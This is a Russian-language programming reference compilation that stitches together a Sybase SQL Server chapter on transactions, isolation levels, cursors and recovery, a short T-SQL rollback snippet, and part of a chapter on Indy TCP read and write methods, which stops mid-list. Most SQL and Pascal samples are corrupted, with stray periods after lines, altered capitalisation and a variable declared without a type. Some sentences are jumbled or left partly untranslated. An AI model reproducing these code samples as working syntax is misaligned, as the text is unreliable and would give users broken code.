SQL Сервер содержит глобальную переменную @@trancount, в которой запоминается уровень вложенности транзакций. Самая первая явная или неявная команда begin transaction устанавливает значение этой переменной равным 1. Каждая последующая команда begin transaction увеличивает значение этой переменной (на единицу), а команда commit transaction уменьшает его (на единицу). Запуск триггера также приводит к увеличению этой переменной и транзакция начинается с оператора, который запустил триггер. Изменения, сделанные во вложенных транзакциях, не фиксируются (committed) до тех пор, пока не значение переменной @@trancount не станет равным нулю.
Например, изменения, сделанные в следующих вложенных группах операторов, не подтверждаются до тех пор, пока не выполнится последний оператор commit transaction:
Begin tran.
Select @@trancount.
/* @@trancount = 1 */
Begin tran.
Select @@trancount.
/* @@trancount = 2 */
Begin tran.
Select @@trancount.
/* @@trancount = 3 */
Commit tran.
Commit tran.
Commit tran.
Select @@trancount.
/* @@ trancount = 0 */
Если во вложенной транзакции встречается оператор rollback transaction без указания названия транзакции или точки сохранения, то всегда откатывается самая внешняя транзакция и выполнение транзакции прекращается.
Пример транзакции пользователя
Следующий пример показывает как можно определить транзакцию пользователя:
Begin transaction royalty_change.
/* A user sets out to change the royalty split */
/* for the two authors of The Gourmet Microwave. */
/* Since the database would be inconsistent */
/* between the two updates, they must be grouped */
/* into a transaction. */
Update titleauthor.
Set royaltyper = 65.
From titleauthor, titles.
Where royaltyper = 75.
And titleauthor.title_id = titles.title_id.
And title = "The Gourmet Microwave".
Update titleauthor.
Set royaltyper = 35.
From titleauthor, titles.
Where royaltyper = 25.
And titleauthor.title_id = titles.title_id.
And title = "The Gourmet Microwave".
Save transaction percent_changed.
/* After updating the royaltyper entries for */
/* the two authors, the user inserts the */
/* savepoint "percent_changed," and then checks */
/* to see how a 10 percent increase in the.
/* price would affect the authors' royalty */
/* earnings. */
Update titles.
Set price = price * 1.1.
Where title = "The Gourmet Microwave".
Select (price * royalty * total_sales) * royaltyper.
From titles, titleauthor, roysched.
Where title = "The Gourmet Microwave".
And titles.title_id = titleauthor.title_id.
And titles.title_id =roysched.title_id.
Rollback transaction percent_changed.
/* The transaction rolls back to the savepoint */
/* with the rollback transaction command. */
/* Without a savepoint, it would roll back to */
/* the begin transaction. */
Commit transaction.
Выбор режима транзакции и уровня изоляции
SQL Сервер предоставляет две опции, которые предназначены для выполнения транзакций, удовлетворяющих стандарту языка SQL. Эти опции определяют режим транзакции (transaction mode) и уровень изоляции (isolation level). Эти опции необходимо устанавливать в начале каждой сессии, в которой транзакции должны удовлетворять стандарту SQL.
SQL Сервер поддерживает следующие режимы транзакций:
· По умолчанию устанавливается режим, называемый несвязанным (unchained) или режимом Transact-SQL, в котором для начала транзакции требуется явное указание оператора begin transaction, а для ее окончания требуется указать соответствующий (парный) оператор commit transaction или rollback transaction;
· Можно установить режим, который в стандарте SQL называется связанным (chained), когда транзакция начинается неявно при выполнении любого оператора выбора или модификации данных. К этим операторам относятся: delete, insert, open, fetch, select и update. Но для окончания транзакции здесь нужно явно указать оператор commit transaction или rollback transaction.
Можно установить любой их этих режимов, включив опцию chained командой set. Однако не следует смешивать режимы транзакций в своих прикладных программах. Выполнение сохраненных процедур и триггеров может зависеть от режима транзакций, поэтому могут потребоваться дополнительные усилия, чтобы процедура, созданная в одном режиме, могла запускаться в другом режиме.
SQL Сервер поддерживает следующие уровни изоляции транзакций:
· Уровень 0 - На этом уровне предполагается, что каждая транзакция записывает фактические данные. На этом уровне не допускается запись данных в то же место пока транзакция не окончится. Другие транзакции могут считывать не подтвержденные данные;
· Уровень 1 - Здесь предполагается, что в каждой транзакции считываются фактические данные, а не данные, записанные не окончившейся транзакцией. Другими словами, здесь не допускается считывание неподтвержденных данных. Этот уровень изоляции устанавливается по умолчанию SQL Сервером;
· Уровень 3 - Здесь предполагается, что данные, считываемые в процессе выполнения транзакции, не должны изменяться до окончания транзакции. Этот уровень можно установить, указав ключевое слово holdlock в операторе выбора, и тем самым блокировать считываемые данные.
В каждом сеансе работы можно установить командой set уровень изоляции с помощью опции transaction isolation level. В качестве альтернативы можно установить уровень изоляции только для текущего запроса, указав предложение at isolation в операторе выбора select.
В следующих разделах эти возможности будут описаны более детально.
Выбор режима транзакции
Стандарт языка SQL требует чтобы каждый SQL оператор, который выбирает или модифицирует данные, выполнялся внутри транзакции. Транзакция должна начинаться автоматически в начале рабочего сеанса или после окончания предыдущей транзакции при выполнении оператора, обращающегося к данным. Это - связанный режим транзакций.
Этот режим можно установить путем установки опции chained командой set. Например:
Set chained on.
Однако эту опцию нельзя устанавливать внутри транзакции. Для возврата в несвязанный режим транзакций следует выключить эту опции, установив ее в состояние off командой set. По умолчанию устанавливается несвязанный режим.
Если установлен связанный режим транзакций, то SQL Сервер неявно выполняет команду begin transaction непосредственно перед следующими операторами, выбирающими или модифицирующими данные: delete, insert, open, fetch, select и update. Например, следующая группа операторов будет выдавать различные результаты в зависимости от используемого режима транзакций:
Insert into publishers.
Values ('9999', null, null, null).
Begin transaction.
Delete from publishers where pub_id = '9999'
Rollback transaction.
В несвязанном режиме команда rollback затронет только оператор delete, поэтому таблица publishers будет содержать вставленную строку. В связанном режиме оператор insert неявно начинает транзакцию, поэтому откатываться будут все операторы вплоть до начала транзакции, включая и оператор insert.
Хотя в связанном режиме транзакция начинается неявно при выполнении операторов, обращающихся к данным, тем не менее для вложенных транзакций необходимо явно указать оператор begin transaction. После неявного начала транзакции следующие операторы уже не начинают транзакции до тех пор, пока начатая транзакция не будет окончена или отменена. Например, в следующем запросе первая команда commit transaction подтверждает все изменения, сделанные в связанном режиме, поэтому вторая подтверждающая команда является лишней:
Insert into publishers.
Values ('9999', null, null, null).
Insert into publishers.
Values ('9997', null, null, null).
Commit transaction.
Commit transaction.
Замечание: В связанном режиме любой оператор, выбирающий или модифицирующий данные, начинает транзакцию независимо от того насколько успешно он был выполнен. Даже простой оператор select, не обращающийся к таблице, начинает транзакцию.
Режим транзакций можно проверить по значению глобальной переменной @@tranchained. В несвязанном режиме эта переменная устанавливается в 0, а в связанном - в 1.
Выбор уровня изоляции
В стандарте языка SQL от 1992 года определяется четыре уровня изоляции для транзакций. Каждый уровень изоляции определяет (квалифицирует) действия, которые недопустимы при выполнении параллельных (concurrent) транзакций. Более высокие уровни изоляции включают все ограничения, установленные на более низких уровнях:
· На нулевом уровне запрещается изменение данных со стороны других транзакций, если эти данные модифицируются еще не окончившейся транзакцией. Иначе говоря, другие транзакции блокируются по записи для этих данных до тех пор, пока не окончится текущая транзакция. Однако другим транзакциям разрешается считывать еще не подтвержденные данные, что классифицируется как грязное чтение (dirty reads);
· На первом уровне запрещается грязное чтение. Такое чтение возникает тогда, когда в одной транзакции строка модифицируется, а во второй транзакции эта строка считывается, прежде чем первая транзакция будет окончена или отменена. Если первая транзакция будет откачена (отменена), то информация, полученная во второй транзакции, окажется неверной;
· На втором уровне запрещается неповторяемое чтение (nonrepeatable reads). Такое чтение возникает, когда в одной транзакции строка считывается, а во второй транзакции эта строка модифицируется. В этом случае результат считывания будет зависеть от того, какая из транзакций будет окончена первой;
· На третьем уровне запрещаются фантомы (phantoms). Они возникают, когда в одной транзакции считывается множество строк, удовлетворяющее некоторому условию, а в другой транзакции эти данные модифицируются (одним из операторов модификации данных). Если в первой транзакции будет выполнено повторное считывание при том же условии, то будет получено другое множество строк.
По умолчанию для SQL Сервера устанавливается первый уровень изоляции транзакций. В стандарте языка SQL от 1992 года требуется, чтобы по умолчанию устанавливался третий уровень изоляции для всех транзакций. Это предотвращает грязные чтения, неповторяемые чтения и фантомы. Чтобы установить этот уровень по умолчанию, в SQL Сервере имеется опция transaction isolation level 3, которую можно установить командой set. Установка этой опции вызывает автоматическое включение блокировки (holdlock) во всех операторах выбора select в транзакции. Например:
Set transaction isolation level 3.
Приложения, которые требуют третьего уровня изоляции, должны устанавливать его в начале каждого рабочего сеанса. Однако, установка этого уровня вызывает блокировку данных при любом считывании в процессе выполнения транзакции. Если к тому же установлен связанный режим транзакций, то установленный уровень изоляции будет действовать при выполнении любого оператора, обращающегося к данным, поскольку при этом будет неявно начинаться транзакция. Это может привести к проблемам при распределенном выполнении (concurrency problem) некоторых приложений, поскольку длительное время будут действовать много блокировок.
Чтобы вернуться к первому уровню изоляции, который в SQL Сервере устанавливается по умолчанию, следует выполнить команду:
Set transaction isolation level 1.
Прикладные программы, которые не критичны к грязному чтению, можно сделать более быстрыми и уменьшить в них вероятность тупиков (deadlocks), если установить нулевой уровень изоляции в начале рабочего сеанса. В качестве примера можно привести программу, которая находит среднее значение баланса по всем счетам, записанным в таблице. Весьма вероятно, что это значение будет часто изменяться, поэтому его можно вычислять по таблице на нулевом уровне изоляции. Приложения, которые критичны к согласованности данных, такие, как начисление и снятие денег с конкретного счета в таблице, не должны выполняться на нулевом уровне изоляции.
Запросы, которые выполняются на нулевом уровне изоляции, не предусматривают никаких блокировок во время чтения данных, поэтому они не блокируют другие транзакции, которые записывают данные в то же место, и наоборот. Однако, даже на нулевом уровне изоляции некоторые утилиты (такие как dbcc) и операторы модификации данных (такие как update) блокируют чтение данных, чтобы сохранить целостность базы данных и гарантировать правильность считываемых данных.
Глобальная переменная @@isolation указывает на текущий уровень изоляции, установленный для рабочего сеанса. В ответ на запрос этой переменной выдается значение текущего уровня (0,1 или 3). Например:
Select @@isolation.
--------
1.
(1 row affected).
Дополнительную информацию об уровнях изоляции и блокировках можно посмотреть в Руководстве по оптимизации и настройке SQL Сервера.
Изменение уровня изоляции запроса
Можно изменить уровень изоляции запроса с помощью предложения at isolation в операторах select и readtext. Опции read uncommitted, read committed и serializable предложения at isolation соответствуют следующим уровням изоляции:
Опции. Уровень изоляции. Read uncommitted. 0. Read committed. 1. Serializable. 3.
Например, в следующих двух операторах запрашивается одна и та же таблица на уровнях изоляции 0 и 3 соответственно:
Select *
From titles.
At isolation read uncommitted.
Select *
From titles.
At isolation serializable.
Предложение at isolation действует только на один оператор select, readtext или declare cursor, в котором оно указано. SQL Сервер возвращает сообщение о синтаксической ошибке, если предложение at isolation используется в следующих ситуациях:
· Когда оно указано в запросе, содержащем предложение into;
· Когда оно используется в подзапросе;
· Когда оно используется в операторе create view (создать вьювер);
· Когда оно используется в операторе insert;
· Когда оно указано в запросе, содержащем предложение for browse.
Если в запросе есть оператор union (объединить), то предложение at isolation должно указываться после последнего оператора select.
Стандарт языка SQL от 1992 года определяет фразы read uncommitted, read committed и serializable как опции предложения at isolation (а также команды set transaction isolation level). В языке Transact-SQL для указания уровня изоляции можно также просто указать цифру 0,1 или 3 в предложении at isolation. Чтобы упростить изложение уровней изоляции, в данном руководстве это расширение не будет использоваться.
Третий уровень изоляции можно ввести, указав ключевое слово holdlock в операторе выбора select. Однако, нельзя указывать ключевые слова holdlock, noholdlock или shared в запросе, содержащем предложение at isolation read uncommitted. Когда используются различные способы установки уровня изоляции ключевое слово holdlock является старше, чем предложение at isolation (за исключением нулевого уровня изоляции), которое, в свою очередь, старше установки set transaction isolation level, действующей для рабочего сеанса.
Курсоры и уровни изоляции
Оператор выбора, содержащий предложение at isolation, можно использовать для изменения уровня изоляции при определении курсора. Например:
Declare commit_crsr cursor.
For select *
From titles.
At isolation read committed.
Этот оператор устанавливает для работы с курсором первый уровень изоляции, независимо от уровня изоляции, установленного для транзакций или рабочего сеанса. Если курсор объявляется с нулевым уровнем изоляции, то его можно использовать только для чтения. Нельзя указывать предложение at isolation с опцией read uncommitted в конструкции for update оператора declare cursor.
SQL Сервер устанавливает уровень изоляции курсора, когда он открывается, а не когда он объявляется. В момент открытия курсора его уровень изоляции выбирается, исходя из следующих обстоятельств:
· Если курсор объявлен с указанием уровня изоляции, то этот уровень имеет приоритет перед уровнем изоляции транзакции, в которой он открывается;
· Если курсор объявлен без уровня изоляции, то для него используется уровень изоляции, при котором он был открыт. Если курсор был закрыт, а затем позднее вновь открыт, то для него устанавливается уровень изоляции текущей транзакции.
В последнем случае необходимо отметить, что курсоры некоторых типов (языковые и клиентские), объявленные в транзакции с первым или третьим уровнем изоляции, не могут быть открыты в транзакции с нулевым уровнем изоляции. Более подробно об этих ограничениях и об курсорах различных типов можно посмотреть в Справочном руководстве SQL Сервера.
Сохраненные процедуры и уровни изоляции
Все системные сохраненные процедуры всегда Sybase работают на 1 уровне изоляции, независимо от уровня изоляции транзакции или рабочего сеанса. Сохраненные процедуры пользователя работают с уровнем изоляции транзакции, в которой они вызываются. Если уровень изоляции изменяется внутри сохраненной процедуры, то он действует только во время выполнения этой процедуры.
Триггеры и уровни изоляции
Поскольку триггеры запускаются во время выполнения операторов модификации данных (таких как insert), то все триггеры выполняются либо на уровне изоляции транзакции, либо на первом уровне изоляции, в зависимости от того, какой из этих уровней больше. Таким образом, если триггер был запущен в транзакции нулевого уровня, то SQL Сервер перед выполнением его первого оператора устанавливает для этого триггера первый уровень изоляции.
Транзакции в сохраненных процедурах и триггерах
Транзакции можно использовать внутри сохраненных процедур и триггеров, а также внутри операторных пакетов. Если транзакция в пакете или сохраненной процедуре вызывает другую сохраненную процедуру или триггер, которые в свою очередь содержат транзакцию, то вторая транзакция будет вложена в первую.
Первая явная или неявная (в связанном режиме) команда begin transaction начинает транзакцию в пакете, сохраненной процедуре или триггере. Каждая последующая команда begin transaction увеличивает уровень вложенности на единицу. Каждая последующая команда commit transaction уменьшает уровень вложенности, пока не будет достигнут 0. После этого SQL Сервер заканчивает всю транзакцию. Команда rollback transaction отменяет всю транзакцию вплоть до первой команды begin transaction независимо от уровня вложенности и числа промежуточных процедур и триггеров.
В процедурах и триггерах число команд begin transaction должно соответствовать числу команд commit transaction. Это также относится к сохраненным процедурам, использующим связанный режим. Первый оператор, который неявно начинает транзакцию также должен иметь соответствующий закрывающий оператор commit transaction.
Следующий рисунок иллюстрирует использование транзакций внутри вложенных процедур.
Рисунок 17-1: Вложенные транзакции.
Команда rollback transaction в сохраненной процедуре не влияет на последующие операторы процедуры или пакета, которые расположены за оператором вызова этой процедуры. Другими словами, SQL Сервер выполнит оставшиеся операторы процедуры или пакета. Однако команда rollback transaction в триггере отменяет выполнение всего пакета, поэтому оставшиеся операторы в этом случае не выполняются.
Например, в следующем пакете вызывается процедура myproc, в которой расположен оператор rollback transaction:
Begin tran.
Update titles set ...
Insert into titles ...
Execute myproc.
Delete titles where ...
Если этот оператор будет выполнен, то операторы обновления (update) и вставки (insert) отменяются и транзакция прерывается. После этого SQL Сервер продолжит выполнение пакета и выполнит оператор удаления (delete). Однако, если с таблицей связан вставляющий триггер, в котором была выполнена команда rollback transaction, то отменяется выполнение всего пакета, и следовательно в этом случае оператор удаления не будет выполняться. Например:
Begin tran.
Update authors set ...
Insert into authors ...
Delete authors where ...
Имеются определенные требования к режимам транзакций и уровням изоляции в сохраненных процедурах, которые описываются в следующем разделе. На триггера не влияет текущий режим транзакций, поскольку они всегда вызываются как часть оператора модификации данных.
Режимы транзакций в сохраненных процедурах
Сохраненные процедуры, в которых используется несвязанный режим транзакций, могут быть несовместимы с транзакциями, использующими связанный режим, и наоборот.
Например, следующая сохраненная процедура является правильной при использовании связанного режима транзакций:
Create proc myproc.
As.
Insert into publishers.
Values ('9999', null, null, null).
Commit work.
Программа, выполняющаяся в несвязанном режиме транзакций, может оказаться ошибочной, если она обратиться к этой процедуре, поскольку команда commit не имеет парной себе команды begin. Могут также возникнуть следующие проблемы:
· Приложения, которые начинаются в связанном режиме, могут образовать очень длинные транзакции, которые невозможно выполнить, или на весь сеанс работы заблокировать данные. Это приводит к снижению производительности SQL Сервера;
· Время выполнения вложенных транзакций может оказаться непредсказуемым. Это может привести к различным результатам в зависимости от режима транзакций.
Как правило, приложения, использующие определенный режим транзакций, должны вызывать процедуры, написанные для того же режима. Исключением из этого правила являются системные процедуры фирмы Sybase (сюда не включается процедура sp_procxmode, описанная ниже), которые можно вызывать в любом режиме. Если во время выполнения системной процедуры нет активных транзакций, то SQL Сервер выключает связанный режим на время выполнения этой процедуры. Перед выходом из процедуры он восстанавливает тот режим, который был установлен до входа в процедуру.
SQL Сервер помечает (tags) все процедуры ("связанная" или "несвязанная") в зависимости от режима транзакций сеанса, в котором они были созданы. Это помогает избежать проблем, связанных с несоответствием режимов транзакций. Сохраненную процедуру, помеченную как "связанная", нельзя выполнять в рабочем сеансе, использующим несвязанный режим транзакций, и наоборот.
Предупреждение! Когда используется режимы транзакций, нужно следить за последствиями, которые может вызвать в приложении каждая установка.
Установка режимов транзакций в сохраненных процедурах
С помощью системной процедуры sp_procxmode можно изменить пометку (tag value), связанную с сохраненной процедурой. Чтобы указать, что данная процедура может исполняться в любом режиме, ей можно присвоить пометку "anymode" (любой режим) с помощью процедуры sp_procxmode. Например:
Sp_procxmode byroyalty, "anymode".
Если вызвать процедуру sp_procxmode без аргументов, то выдается список режимов транзакций для всех сохраненных процедур в текущей базе данных:
Sp_procxmode.
Procedure name transaction mode.
---------------------- --------------------
Byroyalty Unchained.
Discount_proc Unchained.
Insert_sales_proc Unchained.
Insert_salesdetail_proc Unchained.
Storeid_proc Unchained.
Storename_proc Unchained.
Title_proc Unchained.
Titleid_proc Unchained.
(8 rows affected, return status = 0).
Процедуру sp_procxmode можно использовать только в несвязанном режиме транзакций.
Чтобы изменить режим транзакций процедуры, необходимо иметь права системного администратора, владельца базы данных или владельца процедуры.
Использование курсоров в транзакциях
По умолчанию SQL Сервер не изменяет состояние курсора (открытый или закрытый), когда транзакция заканчивается через подтверждение или откат. Однако, стандарт SQL связывает открытый курсор с его активной транзакцией. Подтверждение или откат транзакции автоматически закрывает любой открытый в ней курсор.
Чтобы соответствовать этому стандарту SQL, в SQL Сервере предусмотрена опция close on endtran (закрыть по окончанию транзакции), устанавливаемая командой set. Кроме того, в связанном режиме SQL Сервер автоматически начинает транзакцию, когда открывается курсор, и закрывает этот курсор, когда транзакция подтверждается или откатывается.
Например, следующая последовательность операторов по умолчанию вызовет сообщение об ошибке:
Open cursor test.
Commit tran.
Open cursor test.
Если же будет установлена опция close on endtran или опция chained (связанный режим), то состояние курсора изменится с открытого на закрытое после команды подтверждения (commit). После этого его можно снова открыть.
Любые исключающие блокировки, установленные для курсора в транзакции, сохраняются до окончания транзакции. Это также справедливо при разделяющих блокировках, когда используется ключевое слово holdlock, предложение at isolation serializable или при установке опции set isolation level 3. Однако, если опция close on endtran не установлена, то курсор остается открытым после окончания транзакции и текущая страницы остается блокированной. Объем блокированных данных может продолжать увеличиваться по мере загрузки новых строк.
Резервирование и восстановление в транзакциях
Каждое изменение в базе данных, произведенное отдельным оператором обновления или группой операторов, автоматически регистрируется в системной таблице syslogs. Эта таблица также называется журналом регистрации транзакций (transaction log).
Некоторые команды, такие как очистка таблицы (truncate table), копирование большого объема данных в таблицу без индексов, команды select into, writetext, dump transaction with no_log, изменяют базу данных, но не регистрируются в журнале.
В журнале транзакций регистрируются все операторы модификации данных в том порядке, в каком они выполнялись. Когда начинается транзакция, то это событие регистрируется в журнале. По мере выполнения каждый оператор модификации данных регистрируется в журнале.
Каждое изменение всегда сначала регистрируется в журнале прежде чем происходит изменение в самой базе данных. Такой тип регистрации, называемый предваряющим (write-ahead log), гарантирует полное восстановление базы данных в случае появления ошибки.
Ошибки могут возникать из-за неисправностей аппаратуры, проблем окружения, проблем, возникающих в системном или прикладном программном обеспечении, а также программном или принудительном со стороны пользователя прекращении транзакций.
В любом из этих случаев журнал транзакций служит для восстановления состояния базы данных, путем выполнения операторов из журнала в обратном порядке, начиная с резервной копии, созданной по команде dump.
Для восстановления после ошибки необходимо также откатить транзакции, которые в момент появлении ошибки были выполнены не полностью, поскольку частично выполненные транзакции могут привести к некорректному изменению базы данных. Законченные транзакции нужно выполнить еще раз, если нет гарантии, что они были записаны на системное устройство.
Если в момент появления ошибки выполнялась длинная (по времени) транзакция, которая не была подтверждена, то время восстановления может быть сравнимо с временем, затраченным на выполнение этой транзакции. Такая ситуация может также возникнуть, если оператор begin transaction не имеет парного оператора commit transaction или rollback transaction. Это не позволяет SQL Серверу зафиксировать какие-либо изменения и увеличивает время восстановления.
Динамическое копирование (dump) позволяет резервировать состояние базы данных и журнала транзакций. Нужно чаще резервировать журнал транзакций. Чем чаще создается резервная копия (backup) данных, тем меньше времени нужно на их восстановление в случае появления системной ошибки.
Владелец каждой базы данных или пользователь наделенный правом OPER несут ответственность за резервное копирование базы данных и ее журнала транзакций с помощью команды dump, хотя право копирования может быть передано другим пользователям. Однако, право на выполнение команды load (загрузка) по умолчанию принадлежит владельцу базы данных и не может передаваться.
После загрузки базы данных SQL Сервер управляет всеми аспектами процесса ее восстановления. SQL Сервер также автоматически управляет контрольными точками (checkpoint), т.е. точками в которых гарантируется присутствие всех измененных страниц данных на устройстве базы данных. Пользователь может явно ввести точку с помощью команды checkpoint.
©Drkb::02997.
Транзакции и откат при ошибках.
| Транзакции и откат при ошибках |
Code: Begin Tran. --©Drkb v.3(2007): www.drkb.ru. Declare @ErrorCode. Update MyTable. Set MyField1=MyField2. Where MyField3=1. Set @ErrorCode=@@Error. If @ErrorCode <> 0 Rollback Else Commit.
©Drkb::02814.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
Чтение и запись.
| Чтение и запись |
8. Чтение и запись.
Indy поддерживает несколько методов, для чтения и записи, которые отвечают различным потребностям. Эти методы также включают – ожидание, проверку состояния и опрос.
Каждый из методов – это подмножество класса TIdTCPConnection. Это зависит от типа каждого серверного соединения и являются наследником TIdTCPClient. Это означает, что вы можете использовать эти методы, как для серверов, так и для клиентов.
Большинство людей знакомы только с некоторыми методами чтения и записи. Поскольку, многие люди никогда не используют ядро клиентов, а работают только с протоколами клиентов и не знакомы с методами ядра.
Вспомни, что Indy блокирующий, и не использует событий для оповещения об окончании запрошенной операции. Возврат из методов не происходит до окончания запрошенной операции. Если операция не может быть выполнена, то возбуждается исключение.
В данной книге не приводится полный набор документации по всем методам. Для этого вы должны смотреть справки по Indy. Данная глава просто написана для ознакомления с методами.
8.1. Методы чтения.
8.1.1. Функция AllData.
Function AllData: string;
Функция AllData блокирует и собирает все входящие данные, до разъединения соединения. Затем возвращает все собранные данные в качестве результата. AllData полезен для протоколов аналогичным WhoIs, после получения запроса, возвращает данные и сигнал, что соединение прекращено. AllData хранит свои буферы в оперативной памяти, поэтому не стоит использовать ее для больших по размеру данных.
8.1.2. Процедура Capture.
Procedure Capture(ADest: TStream; const ADelim: string = '.';
Const AIsRFCMessage: Boolean = True); overload;
Procedure Capture(ADest: TStream; out VLineCount: Integer; const.
ADelim: string = '.'; const AIsRFCMessage: Boolean = True);
Overload;
Procedure Capture(ADest: TStrings; const ADelim: string = '.';
Const AIsRFCMessage: Boolean = True); overload;
Procedure Capture(ADest: TStrings; out VLineCount: Integer; const.
ADelim: string = '.'; const AIsRFCMessage: Boolean = True);
Overload;
Процедура Capture существует в нескольких перекрытых формах. Суммируя, Capture читает данные, пока не встретит указанный ограничитель в строке.
8.1.3. Функция CurrentReadBuffer.
Function CurrentReadBuffer: string;
Функция CurrentReadBuffer возвращает все данные, которые находятся во внутреннем буфере Indy. Перед возвратом данных, CurrentReadBuffer также пытается прочитать все данные, которые она ожидает от подсоединенного сокета. Вызов CurrentReadBuffer очищает внутренний буфер.
Если данных нет, то возвращается пустая строка.
8.1.4. Свойство InputBuffer.
Property InputBuffer: TIdManagedBuffer read FInputBuffer;
Свойство InputBuffer – это ссылка на экземпляр объекта TIdManagedBuffer. InputBuffer – это внутренний буфер Indy. TIdManagedBuffer имеет несколько расширенных буферов, но обычно пользователь не использует их.
8.1.5. Функция InputLn.
Function InputLn(const AMask: String = ''; AEcho: Boolean = True; ATabWidth: Integer = 8; AMaxLineLength: Integer = -1): String;
Функция InputLn читает строку от сервере и возвращает е обратно reads a line from the server and echoes it back honoring the backspace character. Если параметр AMask указан, то строка AMask отсылается вместо каждого принятого символ. Функция InputLn полезна, когда вы не желаете отображать принятые символы, например пароль.
8.1.6. Процедура ReadBuffer.
Procedure ReadBuffer(var ABuffer; const AByteCount: Longint);
Процедура ReadBuffer используется для чтения данных напрямую в указанный буфер. Если буфер недостаточен, то процедура ReadBuffer читает данные во внутренний буфер.
8.1.7. Функция ReadCardinal.
Function ReadCardinal(const AConvert: boolean = true): Cardinal;
Функция ReadCardinal читает 32-битное число без знака из соединения, с дополнительным учетом сетевого порядка байт.
8.1.8. Функция ReadFromStack.
Function ReadFromStack(const ARaiseExceptionIfDisconnected: Boolean = True; ATimeout: Integer = IdTimeoutDefault;
Функция ReadFromStack используется для заполнения внутреннего буфера Indy. Обычно конечные пользователи никогда не должны использовать эту функцию, поскольку она реализует новый метод чтения без использования текущих методов чтения, или когда они работают напрямую с внутренним буфером с помощью свойства InternalBuffer.
8.1.9. Функция ReadInteger.
Function ReadInteger(const AConvert: boolean = true): Integer;
Функция ReadInteger читает r 32-битное число со знаком из соединения, с дополнительным учетом сетевого порядка байт.
8.1.10. Функция ReadLn.
Function ReadLn(ATerminator: string = LF; const ATimeout: Integer = IdTimeoutDefault; AMaxLineLength: Integer = -1): string; virtual;
Функция ReadLn читает данные из соединения, пока не встретит указанный ограничитель, в течение периода таймаута или в случае приема указанной максимальной длины строки.
8.1.11. Функция ReadLnWait.
Function ReadLnWait(AFailCount: Integer = MaxInt): string;
Функция ReadLnWait подобна функции ReadLn с одним исключением, что она не возвращает результат, пока не примет, не пустую строку. Она также вернет количество принятых пустых строк.
8.1.12. Функция ReadSmallInt.
Function ReadSmallInt(const AConvert: Boolean = true): SmallInt;
Функция ReadSmallInt читает короткое целое из соединения, дополнительно делая подстройку под сетевой порядок байт.
8.1.13. Процедура ReadStream.
Procedure ReadStream(AStream: TStream; AByteCount: LongInt = -1; const AReadUntilDisconnect: boolean = false);
Функция ReadStream читает данные из потока. В функции может быть указано количество байт, для чтения из потока или до отсоединения.
8.1.14. Функция ReadString.
Function ReadString(const ABytes: Integer): string;
Функция ReadString читаетуказанное количество байт в строку и возвращает данные как результат.
8.1.15. Процедура ReadStrings.
Procedure ReadStrings(var AValue: TStrings; AReadLinesCount: Integer = -1);
Процедура ReadStrings читает указанное количество строк, разделенных символом EOLs из соединения. Если количество строк не указано, то читается первое 32-битное целое из соединение и оно используется далее как количество строк.
8.1.16. Функция WaitFor.
Function WaitFor(const AString: string): string;
Функция WaitFor читает данные из соединения, пока не встретит указанную строку.
8.2. Таймауты чтения.
TIdTCPConnection (Все TCP клиенты и соединения, которые унаследованы от TIdTCPConnection) имеет свойство, названое ReadTimeout. Свойство ReadTimeout указывает таймаут в миллисекундах. Значением свойства по умолчанию является IdTimeoutInfinite. Данная установка запрещает таймауты.
Таймаут не является таймаутом окончания работы. Это просто пустой таймаут. Что это значит, если указанная величина в свойстве ReadTimeout прошло и не данных для записи, то будет возбуждено исключение EIdReadTimeout.
Многие сетевые соединения бывают очень медленные и данные не передавались, но соединение остается действительным. В такой ситуации, соединение может стать медленным и неприемлемым и будет только приводить к нагрузке сервера и малопригодным для клиента.
Чтобы можно было оперировать такой ситуацией Indy реализует таймауты с помощью свойство ReadTimeout класса TIdTCPConnection. Свойство ReadTimeout по умолчанию равно нулю, которое запрещает обработку таймаутов. Для разрешения обработки таймаутов установите его значение в миллисекундах.
Во время чтения, если в течение указанного интервала не будет приема данных из соединения, то возникнет исключение EIdReadTimeout. Таймаут не применяется если принимаются данные в течение периода. Если вы запросили 100 байт и таймаут 1000 миллисекунд (1 секунда) операция чтения может занять более одной секунды. От переводчика: если в будет в течение каждой секунды принимать по одному байту, то в результате прием займет 100 секунд.
Только если в течение одной секунды не будет принято ни одного байта, только тогда возникнет исключение EIdReadTimeout.
8.3. Методы записи.
8.3.1. Функция SendCmd.
Function SendCmd(const AOut: string; const AResponse: SmallInt = -1): SmallInt; overload;
Function SendCmd(const AOut: string; const AResponse: Array of SmallInt): SmallInt; overload;
Функция SendCmd используется для передачи текстовой команды и ожидает ответа в формате цифровых ответов RFC.
8.3.2. Процедура Write.
Procedure Write(AOut: string);
Процедура Write это наиболее общий метод вывода в Indy. Процедура Write посылает AOut в соединение. Процедура Write не изменяет AOut ни каким образом.
8.3.3. Процедура WriteBuffer.
Procedure WriteBuffer(const ABuffer; AByteCount: Longint; const AWriteNow: Boolean = False);
Процедура WriteBuffer позволяет послать содержимое буфера. Если AWriteNow указано, то буферизация в процедуре write будет опущено, если оно в данный момент используется.
8.3.4. Процедура WriteCardinal.
Procedure WriteCardinal(AValue: Cardinal; const AConvert: Boolean = True);
Процедура WriteCardinal посылает 32-битное, целое без знака в соединение, дополнительно преобразовывая в сетевой порядок байт.
8.3.5. Процедура WriteHeader.
Procedure WriteHeader(AHeader: TStrings);
Процедура WriteHeader посылает объект TStrings в соединения, преобразовывая '=' в ': ' последовательность каждое вхождение item. Процедура WriteHeader также записывает пустую строку после передачи всего объекта TStrings.
8.3.6. Процедура WriteInteger.
Procedure WriteInteger(AValue: Integer; const AConvert: Boolean = True);
Процедура WriteInteger посылает 32-битное, целое знаковое в соединение, дополнительно преобразовывая в сетевой порядок байт.
8.3.7. Процедура WriteLn.
Procedure WriteLn(const AOut: string = '');
Процедура WriteLn выполняет те же функции, как и процедура Write с одним исключением, что она добавляет последовательность EOL (CR + LF) после AOut параметра.
8.3.8. Процедура WriteRFCReply.
Procedure WriteRFCReply(AReply: TIdRFCReply);
Процедура WriteRFCReply посылает цифру ответа + текст в RFC стиле, используя указанный TIdRFCReply.
8.3.9. Процедура WriteRFCStrings.
Procedure WriteRFCStrings(AStrings: TStrings);
